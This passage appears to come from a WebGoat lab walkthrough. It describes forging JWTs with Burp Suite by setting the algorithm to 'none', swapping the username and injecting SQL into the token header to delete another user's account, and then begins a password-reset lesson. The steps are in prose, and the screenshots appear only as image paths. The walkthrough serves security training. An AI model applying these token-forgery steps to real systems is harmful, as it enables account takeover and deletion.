ig 2.20

(Request captured using Burp-proxy)

Now, we will capture the first part of our updated token and decode it as base64 under the decoder part in burpsuite, and change the algorithm to “none” and then we will copy our updated token part with the rest of the part to the text editor for reference.



Fig 2.21

(Decoding the JWT-token)



Fig 2.22

(Token Decode using Burp-decoder)

Now, the token we copied in the text editor will be pasted to the code that we will get after sending the request to the repeater in burp suite. So, our updated token is showing a message of successful removal. That means we have successfully exploited the vulnerability. After which, we will make the same changes in proxy request and will forward it to our task, Where we will get message.



Fig 2.23

(Rquest/Response from the server after sending manipulated Token)



Fig 2.24

(Successful Complation of Task)

Task 6

Final Challenge

See picture below to know about the task, we simply need to delete tom account but jerry does not have permission, so we will exploit the vulnerability and will do our task. Let's see how we did it.



Fig 2.25

(Overview of The Task)

We will click on delete toms account and capture the request using burp suite. Where we will send request to repeater and send it to response in repeater, where we will see that not a valid token, means we have to do some changes to go through



Fig 2.26

(Request Captured using Burpsuite)

Now, we will copy our token and paste it on iwt.io to learn more about our token. Now, we will change the username from Jerry to Tom, will change the algorithm and add sql query to the header as shown in picture below.



Fig 2.27

(Decoding the Jwt-token using JWT.io)

Now after pasting our updated token to the repeater in burpsuite, we will see in response we will get a message of congratulations, your assignment is completed.



Fig 2.28

(Request/Response from the server after sending manipulated token using repeater in Burpsuite)

Now, we will make the same changes in the proxy request and forward it to our task, which will further show us a message of task completion in our task window.



Fig 2.29



Fig 2.30

(Successful Completion of Task)

3.Password Reset

Introduction

Each and every one of us will have used the password reset functionality on websites before. Each website implements this functionality in a different manner. On some sites you have to answer some questions and on other sites an e-mail with an activation link will be sent to you. In this lesson we will go through some of the most common password reset functionalities and show where it can go wrong.

Still there are companies which will send the password in plaintext to a user in an e-mail. For a couple of examples, you can take a look at http://plaintextoffenders.com/. Here you will find websites which still send you the plaintext password in an e-mail. Not only this should make you question the security of the site but this also means they store your password in plaintext!

Task 4

Creating the password reset link. When creating a password reset link you need to make sure:

1. It is a unique link with a random token

2. It can only be used once

3. The link is only valid for a limited amount of time.

Sending a link with a random token means an attacker cannot start a simple DOS attack to your website by starting to block users. The link should not be usable more than once which makes it impossible to change the password again. The time out is necessary to restrict the attack window, having a link opens up a lot of possibilities for the attacker. Look below picture for the task info. Enter your username as email id for forgot password and hit enter.



Fig 2.31

(Creation of Password Reset link)

Now, open the mailbox in web wolf and you will see a mail with reset link for password. Click on open link and you will password reset page, but don't change password ,let it be the same and come back to login page.



Fig 2.32

(MailBox of WebGoat)



Fig 2.33

(Reset Password Page)

Now, in the login page, come to the forgotten password section. We will capture request using burp suite, enter email told as tom@webgoat.cloud.org and hit enter you will see a request under proxy of burp suite.



Fig 2.34

